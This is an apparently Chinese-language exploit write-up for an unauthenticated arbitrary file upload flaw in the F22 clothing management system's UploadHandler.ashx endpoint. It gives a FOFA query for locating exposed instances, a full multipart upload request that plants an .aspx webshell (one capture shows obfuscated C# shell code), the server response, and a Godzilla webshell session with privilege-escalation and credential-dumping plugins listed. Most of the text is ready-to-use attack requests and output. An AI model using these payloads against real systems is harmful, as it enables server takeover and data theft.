


F16-1F22-服装管理软件系统-文件上传

漏洞描述：

F22服装管理软件系统UploadHandler.ashx接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过此漏洞上传恶意后门文件控制服务器。

网站图片：



网络测绘：

fofa语法：

FOFA: body="F22WEB登陆"

漏洞复现：

payload:

```
POST /CuteSoft_Client/UploadHandler.ashx HTTP/1.1
Host: your-ip
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=-----ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate

-----ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Folder"

/upload/udplog
-----ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: application/octet-stream

马子
-----ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1
Content-Disposition: form-data; name="Upload"

Submit Query
-----ae0KM7Ef1KM7cH2ae0GI3ae0gL6Ef1--
```

效果图:

Request

```
1 POST /CuteSoft_Client/UploadHandler.ashx HTTP/1.1
2 Host : 8088
3 Accept-Language: zh-CN,zh;q=0.9
4 Content-Type: multipart/form-data; boundary=-----ae0KM7Ef1KM7ch2ae0GI3ae0gL6Ef1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
6 Accept: */*
7 Accept-Encoding: gzip, deflate
8
9 -----ae0KM7Ef1KM7ch2ae0GI3ae0gL6Ef1
10 Content-Disposition: form-data; name="folder"
11
12 /upload/udplog
13 -----ae0KM7Ef1KM7ch2ae0GI3ae0gL6Ef1
14 Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
15 Content-Type: application/octet-stream
16
17 <%@ Page Language="C#" %>
18 <%try {
19 string eduVDRzEmU = "\u0053\u0079\u0073\u0074\u0065\u0064.Text.
    \u00000041\u00000053\u00000043\u00000049\u00000049\u00000045\u0000006E\u00000063\u0000006F\u00000064
    \u00000069\u0000006E\u00000067.ASCII.GetString(\u0053\u0079\u0073\u0074\u0065\u0064.
    \u00000043\u0000006F\u0000006E\u00000076\u00000065\u00000072\u00000074.
    \u00000046\u00000072\u0000006F\u0000006D\u00000042\u00000061\u00000073\u00000065\u00000036\u00000034
    \u00000053\u00000074\u00000072\u00000069\u0000006E\u00000067(\u0053\u0079\u0073\u0074\u0065\u0064.
    Text.
    \u00000041\u00000053\u00000043\u00000049\u00000049\u00000045\u0000006E\u00000063\u0000006F\u00000064
```

Responses

24bytes / 52ms

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Access-Control-Allow-Methods: OPTIONS,POST
9 Access-Control-Allow-Headers: x-requested-for
10 Access-Control-Allow-Origin: *
11 Date: Wed, 29 Nov 2023 10:19:23 GMT
12 Content-Length: 24
13
14 1,20231129181923611.aspx
```

验证url

http://your-ip/upload/udplog/回显的文件名

尝试连接

哥斯拉 V4.01 by: BeichenDream Github:https://github.com/BeichenDream/Godzilla

目标	管理	配置	关于	插件	
分組	id	url	payload	remark	createTime
/					

Shell Setting

基础配置

请求配置

URL

密码

密钥

连接超时

读取超时

代理主机

代理端口

备注

GROUP

代理类型

编码

有效载荷

ploq/20231129181923611.aspx

Tas9er

xwQq2

3000

NO_PROXY

UTF-8

CSharpDynamicPayload

提示

Success!

确定

Url:http://8088/upload/udplog/20231129181923611.aspx Payload:CSharpDynamicPayload Crypton:CSHAP_AES_BASE64 openCache:true useCache:false

PetitPotam

MemoryShell

ShellcodeLoader

SuperTerminal

HttpProxy

lemon

EfsPotato

Mimikatz

BadPotato

基础信息

命令执行

文件管理

数据库管理

笔记

命令模板 cmd /c "(command)" 2>&1

currentDir:C:\windows\SysWOW64\inetrv/
fileRoot[C:\, D:\, E:\, F:\, G\]
currentUser:F22WEB
osInfo:Microsoft Windows NT 6.1.7601 Service Pack 1

C:/windows/SysWOW64/inetrv/ >whoami

iis apppool\i22web
C:/windows/SysWOW64/inetrv/ >